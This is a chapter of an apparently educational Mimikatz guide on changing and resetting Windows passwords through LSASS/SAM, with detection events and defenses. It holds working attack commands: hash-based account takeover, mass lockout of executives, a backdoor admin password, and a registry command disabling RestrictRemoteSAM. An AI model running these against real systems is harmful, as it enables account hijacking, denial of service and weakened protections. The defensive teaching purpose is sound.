
Appearance
Chapter 21: LSASS Password Change and Reset
Introduction
Most people think of Mimikatz as a "read-only" tool for stealing credentials, but it's actually much more capable than that. It has the power to reach out and touch the system's identity by modifying passwords directly. In my experience, this is one of the most visible things you can do on an engagement, so you have to handle it with extreme care. We're talking about two very different operations here: changing a password (where you know the current secret) and resetting one (where you're using administrative muscle to force a new one).
This chapter covers:
- Difference between password change vs reset
lsadump::changentlmcommand for password changeslsadump::setntlmcommand for password resets- Local SAM vs Active Directory operations
- Windows 10+ remote SAM restrictions
- Detection through Event IDs 4724 and 4738
- Defensive strategies
Critical context: Password modification operations generate audit events and can lock out legitimate users. These should be used cautiously in penetration testing and only with explicit authorization. Understanding detection signatures is essential for both offensive and defensive perspectives.
Password Change vs Password Reset
Understanding the Difference
It might seem like semantics, but from a security and auditing perspective, the difference is huge.
Password Change:
- User knows current password
- Provides old password (or hash)
- Changes to new password
- Normal user operation
- Requires authentication with current credential
Password Reset:
- User doesn't know (or provide) current password
- Administrator forcibly sets new password
- Requires administrative privileges
- Bypasses current password requirement
- Typically used for account recovery
In Mimikatz context:
lsadump::changentlm (Change):
- Must provide old password OR old NTLM hash
- Authenticated operation
- Works for any user who knows current credential
- No special privileges required (for own account)
lsadump::setntlm (Reset):
- Don't need current password
- Forcibly sets new password
- Requires Domain Admin (for domain accounts) or local Admin (for local accounts)
- More detectable (generates different events)
lsadump::changentlm - Password Change
Command Syntax
Purpose: Change a user's password by providing the current password/hash.
Syntax:
lsadump::changentlm /user:<username> /oldpassword:<password> /newpassword:<newpassword> [/server:<DC>]
lsadump::changentlm /user:<username> /oldntlm:<hash> /newntlm:<newhash> [/server:<DC>]Parameters:
/user:<username>: Account to change (domain\user format for domain)/oldpassword:<password>: Current clear-text password/oldntlm:<hash>: Current NTLM hash (alternative to password)/newpassword:<password>: New clear-text password/newntlm:<hash>: New NTLM hash (alternative to password)/server:<DC_FQDN>: Domain Controller to contact (for domain accounts)
Either old password OR old NTLM required.Either new password OR new NTLM required.
Example - Change with Password
Scenario: You know user's current password, want to change it.
mimikatz # lsadump::changentlm /user:domain\jdoe /oldpassword:Summer2024! /newpassword:Winter2024! /server:dc01.acmelabs.local

User: jdoe
Domain: ACMELABS
Old Password: Summer2024!
New Password: Winter2024!

Password changed successfully
What happens:
- Mimikatz contacts Domain Controller (dc01.acmelabs.local)
- Authenticates as jdoe with current password
- Uses authenticated session to change password
- New password takes effect immediately
Example - Change with NTLM Hash
Scenario: You extracted NTLM hash but don't know actual password.
mimikatz # lsadump::changentlm /user:jdoe /oldntlm:a87f3a337d73085c45f9416be5787d86 /newpassword:NewP@ss123 /server:dc01.acmelabs.local

User: jdoe
Old NTLM: a87f3a337d73085c45f9416be5787d86
New Password: NewP@ss123

Password changed successfully
Attack scenario:
1. Extract credentials: sekurlsa::logonpasswords
2. Obtain NTLM hash (even if WDigest disabled)
3. Change password using hash (don't need actual password)
4. User's password now changed
5. Attacker knows new password, user doesn't
Operational impact:
- User immediately locked out (old password doesn't work)
- User must contact helpdesk
- Highly visible (user will report)
- Generates audit events
Use Cases for Password Change
Legitimate uses:
- Credential rotation after extraction
- Demonstrate password change capability
- Test password policy enforcement
Attack uses:
- Denial of service (change user's password, lock them out)
- Maintain access (change to known password)
- Cover tracks (change compromised account password)
Caution: Rarely used in real attacks due to visibility.
lsadump::setntlm - Password Reset
Command Syntax
Purpose: Reset (forcibly set) a user's password without knowing current password.
Syntax:
lsadump::setntlm /user:<username> /password:<newpassword> [/server:<server>]
lsadump::setntlm /user:<username> /ntlm:<newhash> [/server:<server>]Parameters:
/user:<username>: Account to reset (domain\user for domain)/password:<password>: New clear-text password/ntlm:<hash>: New NTLM hash (alternative to password)/server:<server>: Target server (DC for domain, workstation for local)
Either password OR NTLM required.
Example - Domain Account Reset

Scenario: Reset domain user password (requires Domain Admin).
mimikatz # lsadump::setntlm /user:ACMELABS\jdoe /password:ResetP@ss123 /server:dc01.acmelabs.local

User: jdoe
Domain: ACMELABS
New Password: ResetP@ss123
Server: dc01.acmelabs.local

Password reset successfullyRequirements:
- Domain Admin privileges
- Network connectivity to DC
- Appropriate permissions (WriteProperty on user object)
Effect:
- User's password immediately changed
- No validation of old password
- Password history updated
- User must use new password
Example - Local Account Reset
Scenario: Reset local account password on workstation.
mimikatz # lsadump::setntlm /user:Administrator /password:LocalAdmin123 /server:WS01

User: Administrator
New Password: LocalAdmin123
Server: WS01

Password reset successfullyRequirements:
- Local Administrator privileges on target
- Network access to target (RPC connectivity)
- Remote SAM access (restrictions on Windows 10+)
What happens:
- Mimikatz connects to WS01 via RPC
- Accesses SAM database remotely
- Sets new password hash for Administrator account
- Password change immediate
Windows 10+ Remote SAM Restrictions
Critical limitation from source material:
"Since remote SAM RPC access is needed on systems running Windows 10 and Server 2016 or above will fail to connect remotely"

Microsoft's security improvement: Windows 10 / Server 2016+ restrict remote SAM access by default.
Registry key:
HKLM\SYSTEM\CurrentControlSet\Control\Lsa
RestrictRemoteSAM (REG_SZ)
Default value: O:BAG:BAD:(A;;RC;;;BA)
Translation: Only Built-in Administrators can access SAM remotely.
Impact on password reset:
mimikatz # lsadump::setntlm /user:Admin /password:Test123 /server:WIN10-WS01

ERROR: Access denied
Remote SAM access blocked on modern Windows.
Workarounds:
1. Disable restriction (if you have local admin):
reg add HKLM\SYSTEM\CurrentControlSet\Control\Lsa /v RestrictRemoteSAM /t REG_SZ /d ""Then password reset will work.
2. Execute locally (not remotely): If you have access to the system:
# On the target system:
mimikatz # lsadump::setntlm /user:Admin /password:Test123
# (no /server parameter = local SAM)
3. Use alternative methods:
- net user command (requires knowing current admin password)
- SAM registry extraction and offline manipulation
- Physical access to modify SAM
Detection consideration: Disabling RestrictRemoteSAM is detectable:
Sysmon Event ID 13 - Registry value set
TargetObject: \*\Lsa\RestrictRemoteSAM
Details: Empty string
= ALERT: Remote SAM restriction disabled
Target: Local SAM vs Active Directory
Behavior depends on target:
If /server is a Domain Controller:
- Operation targets Active Directory
- Changes domain user accounts
- Requires Domain Admin privileges
- Affects entire domain
If /server is NOT a Domain Controller (or no /server specified):
- Operation targets local SAM
- Changes local accounts only
- Requires local Administrator privileges
- Only affects that specific computer
Example - Domain operation:
lsadump::setntlm /user:DOMAIN\user /password:Pass123 /server:dc01.domain.local
→ Changes domain account in Active Directory
Example - Local operation:
lsadump::setntlm /user:Administrator /password:Pass123 /server:workstation01
→ Changes local Administrator account on workstation01
Example - Current system local:
lsadump::setntlm /user:Administrator /password:Pass123
→ Changes local Administrator on current system
Detection - Event IDs
Event ID 4724 - Password Reset
Generated when: Administrator resets a user's password.

Event details:
xml
<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
  <System>
    <EventID>4724</EventID>
    <Provider Name="Microsoft-Windows-Security-Auditing"/>
  </System>
  <EventData>
    <Data Name="TargetUserName">jdoe</Data>
    <Data Name="TargetDomainName">ACMELABS</Data>
    <Data Name="SubjectUserName">administrator</Data>
    <Data Name="SubjectDomainName">ACMELABS</Data>
    <Data Name="SubjectLogonId">0x123456</Data>
  </EventData>
</Event>
Key fields:
- TargetUserName: Whose password was reset (jdoe)
- SubjectUserName: Who performed the reset (administrator)
- TargetDomainName: Domain of target account
- SubjectLogonId: Logon session that performed reset
Detection value:
- Identifies administrative password resets
- Shows who reset whose password
- Unusual resets (non-helpdesk accounts) are suspicious
Detection rules:
EventID: 4724
SubjectUserName: NOT (helpdesk accounts, domain admins)
= WARNING: Unusual account performed password reset

EventID: 4724
TargetUserName: Domain admin accounts
SubjectUserName: NOT (known privileged users)
= CRITICAL: Unauthorized password reset of privileged account
Event ID 4738 - User Account Changed
Generated when: User account properties modified, including password.

Event details:
xml
<Event>
  <EventID>4738</EventID>
  <EventData>
    <Data Name="TargetUserName">jdoe</Data>
    <Data Name="TargetDomainName">ACMELABS</Data>
    <Data Name="SubjectUserName">administrator</Data>
    <Data Name="PasswordLastSet">11/30/2024 3:45:12 PM</Data>
  </EventData>
</Event>
Key fields:
- TargetUserName: Account that was modified
- SubjectUserName: Who made the modification
- PasswordLastSet: Timestamp of password change
Detection value:
- More general than 4724 (covers password changes too)
- Shows account modifications
- Can correlate with other account changes
Combined detection:
IF within 1 minute:
  Event 4724 (password reset)
  AND Event 4738 (account changed)
  FOR same TargetUserName
  BY unexpected SubjectUserName
THEN ALERT: Suspicious password modification
Password Change Event (Self-Service)
Event ID 4723 - User changed own password:
xml
<Event>
  <EventID>4723</EventID>
  <EventData>
    <Data Name="TargetUserName">jdoe</Data>
    <Data Name="SubjectUserName">jdoe</Data>
  </EventData>
</Event>
Difference from 4724:
- 4723: User changed own password (SubjectUserName = TargetUserName)
- 4724: Admin reset someone else's password
lsadump::changentlm generates 4723 (authenticated change) lsadump::setntlm generates 4724 (administrative reset)
Detection Strategy
High-confidence suspicious activity:
EventID: 4724
TargetUserName: (privileged accounts)
Time: Outside business hours
SubjectUserName: NOT (authorized IT staff)
= CRITICAL: Unauthorized privileged account password reset
Unusual patterns:
EventID: 4724
Multiple password resets by same SubjectUserName in short time
= WARNING: Mass password reset (potential attack)
Targeting administrators:
EventID: 4724
TargetUserName: (member of Domain Admins, Enterprise Admins)
= CRITICAL: Administrative account password reset
Attack Scenarios
Scenario 1: Account Takeover
Attacker goal: Hijack user account for persistent access.
Steps:
1. Extract credentials: sekurlsa::logonpasswords
2. Obtain NTLM hash: jdoe = a87f3a337d73085c45f9416be5787d86
3. Change password:
   lsadump::changentlm /user:jdoe /oldntlm:a87f... /newpassword:Attacker123
4. User locked out (original password doesn't work)
5. Attacker authenticates with new password
6. Maintain access with known credentialImpact:
- User reports lockout to helpdesk
- Incident investigation begins
- Highly visible
Not common in sophisticated attacks due to visibility.
Scenario 2: Denial of Service
Attacker goal: Disrupt operations by locking out users.
Steps:
1. Obtain Domain Admin access
2. Reset critical user passwords:
   lsadump::setntlm /user:DOMAIN\ceo /password:Random123 /server:dc01
   lsadump::setntlm /user:DOMAIN\cfo /password:Random123 /server:dc01
   [repeat for key personnel]
3. Users locked out en masse
4. Business disruption
Used in:
- Destructive attacks
- Ransomware follow-on (prevent recovery)
- Nation-state attacks
Scenario 3: Local Admin Password Reset for Persistence
Attacker goal: Ensure local admin access persists.
Steps:
1. Compromise workstation
2. Reset local Administrator password:
   lsadump::setntlm /user:Administrator /password:BackdoorP@ss
3. Local admin account now has known password
4. Use for:

   - Re-entry if other access lost
   - Lateral movement (if password reused)
   - Persistence mechanism
More subtle: Single local account change less noticeable than domain changes.
Operational Considerations
When to Use These Commands
Penetration testing:
- Demonstration only: Show capability without executing
- With authorization: Get explicit approval for password changes
- Controlled environment: Lab or isolated test systems
- Document actions: Record all password changes for restoration
Real-world attacks (defender's perspective):
- Rare in sophisticated attacks (too visible)
- Common in destructive/ransomware attacks
- May indicate less sophisticated attacker
- Always investigate password reset events
Restoration
If you changed passwords in testing:
Document original values:
Account: jdoe
Original password: [not known]
Changed to: TestPass123
Changed at: 2024-11-30 14:30:00
Must be reset by user/helpdesk
For domain accounts:
1. Notify user
2. User contacts helpdesk
3. Helpdesk performs legitimate reset
4. User creates new password
For local accounts:
1. Reset to known value
2. Document change
3. Inform system owner
Defensive Strategies
Monitoring for Password Changes
1. Enable audit policy:
Advanced Audit Policy Configuration → Account Management
Audit User Account Management = Success and Failure
2. SIEM correlation rules:
Rule: Privileged account password reset
EventID: 4724
TargetUserName: (Domain Admins, Enterprise Admins, etc.)
Alert: CRITICAL
Rule: Multiple password resets
EventID: 4724
Count: > 5
TimeFrame: 10 minutes
Alert: WARNING - Possible password reset attackRule: Off-hours password reset
EventID: 4724
Time: NOT (business hours)
SubjectUserName: NOT (authorized IT staff)
Alert: WARNING3. User account monitoring:
Monitor for:

  - Password reset of privileged accounts
  - Password reset by non-helpdesk accounts
  - Mass password resets
  - Password changes immediately after compromise indicators
Protecting Against Unauthorized Resets
1. Privileged Account Management:
- Strict control of Domain Admin membership
- Just-in-time (JIT) administration
- Require MFA for privileged operations
2. Protected Users Group:
Add privileged accounts to Protected Users security group
- Enhanced authentication requirements
- No NTLM authentication
- Kerberos only with strong encryption
3. Account Protection:
Mark accounts as "sensitive and cannot be delegated"
- Additional protections
- Prevents some impersonation attacks
4. Monitor Domain Admin usage:
Alert on any Domain Admin activity
- Logons
- Password resets
- Account modifications
5. Restrict remote SAM access (Windows 10+):
Ensure RestrictRemoteSAM is configured
- Default on modern Windows
- Prevents remote password resets of local accounts
- Verify not disabled
6. Password policy:
- Password history: 24 remembered
- Maximum age: 60 days
- Minimum length: 14+ characters
- Complexity requirements
Makes password reuse harder even if reset.
Practical Exercises
Exercise 1: Password Change Testing
Objective: Test password change command.
Prerequisites: Lab domain, test account.
Create test account:
powershellNew-ADUser -Name "testuser" -AccountPassword (ConvertTo-SecureString "OldPass123" -AsPlainText -Force) -Enabled $trueChange password with known password:
mimikatz # lsadump::changentlm /user:DOMAIN\testuser /oldpassword:OldPass123 /newpassword:NewPass123 /server:dc01.domain.localVerify change:
# Try to authenticate with old password - should fail
# Try to authenticate with new password - should succeed
Check Event Viewer:
- Event ID 4723 (user changed own password)
- Note timestamp, accounts
Learning objective: Understand password change operation and events.
Exercise 2: Password Reset Testing
Objective: Test administrative password reset.
Reset test user password (as Domain Admin):
mimikatz # lsadump::setntlm /user:DOMAIN\testuser /password:ResetPass123 /server:dc01.domain.localCheck Event Viewer:
- Event ID 4724 (password reset)
- Event ID 4738 (account changed)
- Note SubjectUserName (who performed reset)
- Note TargetUserName (whose password was reset)
Verify reset worked:
- Authenticate as testuser with ResetPass123
Learning objective: Understand password reset and associated events.
Exercise 3: Detection Rule Creation
Objective: Create detection for unauthorized password resets.
Configure audit policy (if not already):
cmdauditpol /set /subcategory:"User Account Management" /success:enable /failure:enablePerform test password reset:
mimikatz # lsadump::setntlm /user:DOMAIN\testuser /password:Test123 /server:dc01Create SIEM rule:
EventID: 4724
TargetUserName: (list of privileged accounts)
= CRITICAL ALERT: Privileged account password reset
Test detection:
- Reset password of privileged account
- Verify alert fires
Learning objective: Implement password reset detection.
Exercise 4: Windows 10 Remote SAM Testing
Objective: Test remote SAM restrictions.
Prerequisites: Windows 10/11 or Server 2016+ system.
Attempt remote password reset:
mimikatz # lsadump::setntlm /user:Administrator /password:Test123 /server:WIN10-WS01
# Should fail - Access denied
Check RestrictRemoteSAM:
cmdreg query HKLM\SYSTEM\CurrentControlSet\Control\Lsa /v RestrictRemoteSAMDisable restriction (for testing):
cmdreg add HKLM\SYSTEM\CurrentControlSet\Control\Lsa /v RestrictRemoteSAM /t REG_SZ /d ""Retry password reset:
mimikatz # lsadump::setntlm /user:Administrator /password:Test123 /server:WIN10-WS01
# Should now succeed
Re-enable restriction:
cmdreg add HKLM\SYSTEM\CurrentControlSet\Control\Lsa /v RestrictRemoteSAM /t REG_SZ /d "O:BAG:BAD:(A;;RC;;;BA)"
Learning objective: Understand Windows 10+ remote SAM protection.
Summary
Password change and reset operations:
Two commands:
lsadump::changentlm: Change password (requires current password/hash)lsadump::setntlm: Reset password (requires admin privileges)
lsadump::changentlm:
- Requires old password OR old NTLM hash
- Authenticated operation
- Generates Event ID 4723 (user changed own password)
- Works as regular user for own account
- Can use hash instead of password (Pass-the-Hash to change)
lsadump::setntlm:
- Requires Domain Admin (domain accounts) or local Admin (local accounts)
- Forcibly sets new password
- Generates Event ID 4724 (admin reset password)
- No knowledge of current password needed
Target determination:
- Domain Controller server = Active Directory operation
- Non-DC server = Local SAM operation
- No server = Local SAM on current system
Windows 10+ restriction:
- Remote SAM access restricted by default
RestrictRemoteSAMregistry key- Remote password resets fail on modern Windows
- Workarounds: disable restriction, local execution, alternative methods
Detection events:
- Event ID 4723: User changed own password
- Event ID 4724: Administrator reset password
- Event ID 4738: User account modified
Detection rules:
- Alert on privileged account password resets
- Monitor for unusual reset patterns
- Track who performs resets (should be helpdesk)
- Off-hours activity suspicious
Operational use:
- Rarely used in sophisticated attacks (too visible)
- Common in destructive/ransomware attacks
- Penetration testing: demonstration only (with authorization)
- Always document and restore changes
Defensive strategies:
- Enable User Account Management auditing
- Monitor Event IDs 4723, 4724, 4738
- Strict Domain Admin access control
- Protected Users group for privileged accounts
- Maintain RestrictRemoteSAM on modern Windows
- Alert on privileged account password changes
Key concepts:
- Password change requires authentication
- Password reset requires authorization (admin rights)
- Both generate audit events
- Remote SAM access restricted on modern Windows
- Highly visible operations (user notices immediately)
Password modification operations are powerful but visible. They generate clear audit trails and immediate user impact, making them unsuitable for stealthy attacks but useful for demonstrating administrative access capabilities. Understanding the detection signatures is critical for both implementing effective monitoring and avoiding detection in authorized testing scenarios.
Next: Chapter 22: Skeleton KeyPrevious: Chapter 20: LSASS Memory Dump